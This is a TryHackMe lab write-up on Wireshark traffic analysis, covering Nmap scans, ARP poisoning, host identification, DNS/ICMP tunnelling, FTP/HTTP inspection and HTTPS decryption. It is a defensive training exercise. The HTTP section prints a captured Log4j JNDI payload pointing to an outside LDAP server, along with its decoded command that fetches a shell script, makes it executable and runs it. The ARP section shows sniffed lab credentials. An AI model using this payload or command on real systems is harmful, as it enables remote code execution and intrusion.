Wireshark: Traffic Analysis

Lab Summary:

During this lab we'll use Wireshark to answer network-related questions and tickets. Topics covered: Nmap Scans; ARP Poisoning & Man-In-The-Middle; Identifying Hosts (DHCP, NetBIOS, Kerberos); Tunneling Traffic (DNS, ICMP); Cleartext Protocol Analysis (FTP, HTTP); Encrypted Protocol Analysis (Decrypting HTTPS).
Goal: locate, filter and interpret relevant traffic for SOC-style investigations.

Learning Objectives:

- Understand how to capture and analyze network traffic using Wireshark.
- Learn to identify common network protocols and behaviors (DNS, HTTP, ICMP, DHCP, FTP, HTTPS).
- Apply display and capture filters to isolate relevant traffic.
- Analyze network scanning techniques such as Nmap Scans and detect ARP Poisoning or Man-In-The-Middle attacks.
- Identify hosts and services using protocols like DHCP, NetBIOS, and Kerberos.
- Examine data tunneling methods through DNS and ICMP traffic.
- Investigate cleartext protocols (FTP, HTTP) and understand how to decrypt HTTPS traffic for inspection.
- Strengthen practical skills in traffic analysis, threat detection, and incident response for SOC environments.


Lab provided by TryHackMe

Made and documented by Fábio Vieira


Nmap Scans

Nmap is an industry-standard tool for mapping networks, identifying live hosts and discovering the services. As it is one of the most used network scanner tools, a security analyst should identify the network patterns created with it. This section will cover identifying the most common Nmap scan types.

Q1. What is the total number of the "TCP Connect" scans?




```
tcp.flags.syn == 1&& tcp.flags.ack == 0 and tcp.window_size > 1024
```



```
Packets: 6544 · Displayed: 1000
```


Q2. Which scan type is used to scan the TCP port 80?




```
tcp.port == 80
No.     Time             Source          Destination     Protocol Length  Info
     39 0.000480268      10.10.60.7      10.10.47.123    TCP           74 42026 → 80 [SYN] Seq=0 Win=62727 Len=0
     40 0.000486458      10.10.47.123    10.10.60.7      TCP           74 80 → 42026 [SYN, ACK] Seq=0 Ack=1 Win=6
     60 0.000706851      10.10.60.7      10.10.47.123    TCP           66 42026 → 80 [ACK] Seq=1 Ack=1 Win=62848
     61 0.000706901      10.10.60.7      10.10.47.123    TCP           66 42026 → 80 [RST, ACK] Seq=1 Ack=1 Win=6
   2042 153.750818423    10.10.60.7      10.10.47.123    TCP           58 36044 → 80 [SYN] Seq=0 Win=1024 Len=0 M
   2045 153.750829173    10.10.47.123    10.10.60.7      TCP           58 80 → 36044 [SYN, ACK] Seq=0 Ack=1 Win=6
   2065 153.751019846    10.10.60.7      10.10.47.123    TCP           54 36044 → 80 [RST] Seq=1 Win=0 Len=0
```

By searching for port 80 you can see that it shows TCP handshake, which probably came from the TCP Connection command.

Q3.How many "UDP close port" messages are there?



```
icmp.type == 3 && icmp.code == 3
```



```
Packets: 6544 · Displayed: 1083 (16.5%)
```

ARP Poisoning/Spoofing (A.K.A. Man In The Middle Attack)


ARP protocol, or Address Resolution Protocol (**ARP**), is the technology responsible for allowing devices to identify themselves on a network. Address Resolution Protocol Poisoning (also known as ARP Spoofing or Man In The Middle (MITM) attack) is a type of attack that involves network jamming/manipulating by sending malicious ARP packets to the default gateway. The ultimate aim is to manipulate the**"IP to MAC address table"**and sniff the traffic of the target host.

There are a variety of tools available to conduct ARP attacks. However, the mindset of the attack is static, so it is easy to detect such an attack by knowing the ARP protocol workflow and Wireshark skills.


ARP analysis in a nutshell:

- Works on the local network
- Enables the communication between MAC addresses
- Not a secure protocol
- Not a routable protocol
- It doesn't have an authentication function
- Common patterns are request & response, announcement and gratuitous packets.

Q1. What is the number of ARP requests crafted by the attacker?




```
arp.opcode == 1 && eth.src == 00:0c:29:e2:18:b4
```




```
Packets: 2866 · Displayed: 284
```

Q2. What is the number of HTTP packets received by the attacker?




```
http && eth.dst == 00:0c:29:e2:18:b4
```



```
Packets: 2866 · Displayed: 90
```


Q3. What is the number of sniffed username&password entries?

Analyzing the packets, I found this one with "login.php" which came from "testphp.vulnweb.com" where we will look for the "POST" request, as that's where the credentials usually appear.




```
GET /login.php HTTP/1.1
Host: testphp.vulnweb.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Analyzing, we found 8 usernames and passwords; excluding the "tests," we are left with 6.




```
Form item: "uname" = "client986"
Form item: "pass" = "clientnothere!"
```




```
Form item: "uname" = "admin"
Form item: "pass" = "supersecret!"
```

Q4. What is the password of the "Client986"?



```
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
    ▸ Form item: "uname" = "client986"
    ▸ Form item: "pass" = "clientnothere!"
```

Q5. What is the comment provided by the "Client354"?



```
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
    ▸ Form item: "name" = "client354"
    ▸ Form item: "comment" = "Nice work!"
    ▸ Form item: "Submit" = "Submit"
    ▸ Form item: "phpaction" = "echo $_POST[comment];"
```

Identifying Hosts: DHCP, NetBIOS and Kerberos


When investigating a compromise or malware infection activity, a security analyst should know how to identify the hosts on the network apart from IP to MAC address match. One of the best methods is identifying the hosts and users on the network to decide the investigation's starting point and list the hosts and users associated with the malicious traffic/activity.

Usually, enterprise networks use a predefined pattern to name users and hosts. While this makes knowing and following the inventory easier, it has good and bad sides. The good side is that it will be easy to identify a user or host by looking at the name. The bad side is that it will be easy to clone that pattern and live in the enterprise network for adversaries. There are multiple solutions to avoid these kinds of activities, but for a security analyst, it is still essential to have host and user identification skills.


Protocols that can be used in Host and User identification:

- Dynamic Host Configuration Protocol (DHCP) traffic
- NetBIOS (NBNS) traffic
- Kerberos traffic

Q1. What is the MAC address of the host "Galaxy A30"?




```
dhcp.option.hostname contains "Galaxy"
```




```
Ethernet II, Src: 9a:81:41:cb:96:6c (9a:81:41:cb:96:6c),
```

Q2. How many NetBIOS registration requests does the "LIVALJM" workstation have?

When using the command **nbns.name contains "LIVALJM"** I noticed that in addition to the requests, we also had Name queries NB. So, taking advantage of the fact that all registrations had a Length of 110, I applied the following filter to have the exact number displayed instead of counting.




```
(nbns.name contains "LIVALJM" ) && (frame.len == 110)
```



```
Packets: 180000 · Displayed: 16
```


Q3. Which host requested the IP address "172.16.13.85"?

I used the filter **dhcp.option.dhcp == 3** to find only the http requests so i could find option 50 "requested IP address" in the options, which I used for the final filter.




```
 Option: (50) Requested IP Address (172.16.13.85)
     Length: 4
     Requested IP Address: 172.16.13.85
 ▾ Option: (12) Host Name
       Length: 10
       Host Name: Galaxy-A12
```

Q4. What is the IP address of the user "u5"? (Enter the address in defanged format.)




```
kerberos.CNameString contains "u5"
```



```
10.1.12.2    10[.]1[.]12[.]2
```

Q5. What is the hostname of the available host in the Kerberos packets?




```
▾ cname-string: 1 item
      CNameString: xp1$
```

Tunneling Traffic: DNS and ICMP


Traffic tunnelling is (also known as "port forwarding" transferring the data/resources in a secure method to network segments and zones. It can be used for "internet to private networks" and "private networks to internet" flow/direction. There is an encapsulation process to hide the data, so the transferred data appear natural for the case, but it contains private data packets and transfers them to the final destination securely.

Tunnelling provides anonymity and traffic security. Therefore it is highly used by enterprise networks. However, as it gives a significant level of data encryption, attackers use tunnelling to bypass security perimeters using the standard and trusted protocols used in everyday traffic like ICMP and DNS. Therefore, for a security analyst, it is crucial to have the ability to spot ICMP and DNS anomalies.

Q1. Investigate the anomalous packets. Which protocol is used in ICMP tunnelling?



```
data.len > 64 and icmp
```



```
........ ..E..19.
@.@..m._ ..._....
......1} S.......
.......m .C.mj.SS
H-2.0-Op enSSH_5.
3..
```

SSH

Q2. What is the suspicious main domain address that receives anomalous DNS queries? (Enter the address in defanged format.)


```
dataexfil.com
```

dataexfil[.]com


Cleartext Protocol Analysis: FTP

Investigating cleartext protocol traces sounds easy, but when the time comes to investigate a big network trace for incident analysis and response, the game changes. Proper analysis is more than following the stream and reading the cleartext data. For a security analyst, it is important to create statistics and key results from the investigation process.

Q1. How many incorrect login attempts are there?




```
ftp.response.code == 530
```




```
Packets: 20448 · Displayed: 737
```

Q2. What is the size of the file accessed by the "ftp" account?




```
ftp.response.code == 213
```




```
▾ File Transfer Protocol (FTP)
  ▾ 213 39424\r\n
```

Q3. The adversary uploaded a document to the FTP server. What is the filename?



```
ftp.request.command == "STOR"
```



```
EPSV
229 Entering Extended Passive Mode (|||37100|)
RETR resume.doc
150 Opening BINARY mode data connection for resume.doc (39424 bytes)
226 Transfer complete.
MDTM resume.doc
213 20070815022252
```


Cleartext Protocol Analysis: HTTP

Hypertext Transfer Protocol (HTTP) is a cleartext-based, request-response and client-server protocol. It is the standard type of network activity to request/serve web pages, and by default, it is not blocked by any network perimeter. As a result of being unencrypted and the backbone of web traffic, HTTP is one of the must-to-know protocols in traffic analysis. Following attacks could be detected with the help of HTTP analysis:


- Phishing pages
- Web attacks
- Data exfiltration
- Command and control traffic (C2)

Q1. Investigate the user agents. What is the number of anomalous "user-agent" types?

I used "user-agent" as a column to make searching easier. There are several ways to do this, but since I had few packets, I took a look and easily noticed that there were 6 user-agents that weren't "normal".




```
http.user_a
No.   Tim      Protocol  Length  User-Agent
  24  158      HTTP      204     Wfuzz/2.4
  25  158      HTTP      204     Wfuzz/2.4
  26  158      HTTP      206     Wfuzz/2.4
  27  158      HTTP      495     sqlmap/1.4#stable (http://sqlmap.org)
  28  158      HTTP      473     sqlmap/1.4#stable (http://sqlmap.org)
  29  158      HTTP      479     sqlmap/1.4#stable (http://sqlmap.org)
  30  158      HTTP      689     sqlmap/1.4#stable (http://sqlmap.org)
  32  158      HTTP      809     Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20
  33  158      SSDP      216     Google Chrome/83.0.4103.116 Windows
  34  158      SSDP      216     Google Chrome/83.0.4103.116 Windows
  35  158      HTTP      269     Microsoft-WNS/10.0
  36  158      HTTP      267     Microsoft-WNS/10.0
  37  158      SSDP      216     Google Chrome/83.0.4103.116 Windows
  38  158      SSDP      216     Google Chrome/83.0.4103.116 Windows
  39  158      SSDP      216     Google Chrome/83.0.4103.116 Windows
  40  158      SSDP      216     Google Chrome/83.0.4103.116 Windows
  41  158      HTTP      447     ${jndi:ldap://45.137.21.9:1389/Basic/Command/Base
  42  158      HTTP      293     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.3
  43  158      HTTP      293     Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.3

▸ User Datagr
▾ Simple Serv
  ▸ M-SEARCH
    HOST: 23
    MAN: "ss
    MX: 1\r\
    ST: urn:
    USER-AGE

0060  22 73 73 64 70 3a 64 69  73 63 6f 76 65 72 22 0d   "ssdp:di
0070  0a 4d 58 3a 20 31 0d 0a  53 54 3a 20 75 72 6e 3a   ·MX: 1··
0080  64 69 61 6c 2d 6d 75 6c  74 69 73 63 72 65 65 6e   dial-mul
0090  2d 6f 72 67 3a 73 65 72  76 69 63 65 3a 64 69 61   -org:ser
00a0  6c 3a 31 0d 0a 55 53 45  52 2d 41 47 45 4e 54 3a   l:1··USE
00b0  20 47 6f 6f 67 6c 65 20  43 68 72 6f 6d 65 2f 38    Google
00c0  33 2e 30 2e 34 31 30 33  2e 31 31 36 20 57 69 6e   3.0.4103
00d0  64 6f 77 73 0d 0a 0d 0a                            dows····

HTTP User-Agent header (http.user_agent), 49 byte(s)     Packets: 54 · Displayed: 53 (98.1%)     Profile: Default
```



```
447 ${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3ggbGg
469 Mozlila/5.0
```

It's very interesting to see how small spelling errors almost fool us in these kinds of situations, where "Mozlila" is clearly misspelled but at a quick glance it almost goes unnoticed.

One of the user agents caught our attention for having a Base 64 command, which, using CyberChef, we can confirm the attack on, answering the next question.



```
${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3ggbGguc2g7Li9saC5zaA==}\r\n
```

Output


```
•wb•Ö©ÿþ9x~öxÝwóßÁjÈ•ü*&•©ÝüSYN¬{®?wget http://62.210.130.250/lh.sh;chmod +x lh.sh;./lh.sh®
```

Q2. Locate the "Log4j" attack starting phase and decode the base64 command. What is the IP address contacted by the adversary? (Enter the address in defanged format and exclude "{}".)

As we saw in the following question - **62[.]210[.]130[.]250**

Q3. What is the packet number with a subtle spelling difference in the user agent field?

As we saw in the first question **52**.



```
52 -1063550943.144…   10.10.57.178   44.228.249.3   HTTP   469 Mozlila/5.0
```


Decrypting HTTPS Traffic

HTTPS encrypts web traffic using the TLS protocol, which prevents analysts from viewing the transferred data without decryption keys. To analyze encrypted HTTPS traffic in Wireshark, a TLS key log file can be used.

This file contains the session keys generated by the browser during encrypted communications. By setting the SSLKEYLOGFILE environment variable before starting the browser, Chrome or Firefox will automatically save these keys while browsing.

After capturing the traffic, the analyst can load this key log file in Wireshark (Edit → Preferences → Protocols → TLS → (Pre)-Master-Secret log filename) to decrypt and inspect HTTPS packets.

It is important to generate and save the keys during the capture, since it's impossible to decrypt sessions created before the key log file existed.


Wireshark · Preferences

Transport Layer Security

RSA keys list: Edit...

TLS debug file: /Desktop/exercise-pcaps/https/KeysLogFile.txt

[✓] Reassemble TLS records spanning multiple TCP segments


[✓] Reassemble TLS Application Data spanning multiple TLS records

[ ] Message Authentication Code (MAC), ignore "mac failed"

Pre-Shared-Key:

(Pre)-Master-Secret log filename:

Q1. What is the frame number of the "Client Hello" message sent to "accounts.google.com"?



